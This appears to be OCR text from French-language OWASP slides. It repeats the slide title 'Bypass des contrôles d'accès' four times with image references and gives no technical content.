
OWASP
The Open Web Application Security Project

Bypass des contrôles d'accès




OWASP
The Open Web Application Security Project

Bypass des contrôles d'accès




OWASP
The Open Web Application Security Project

Bypass des contrôles d'accès




OWASP
The Open Web Application Security Project

Bypass des contrôles d'accès



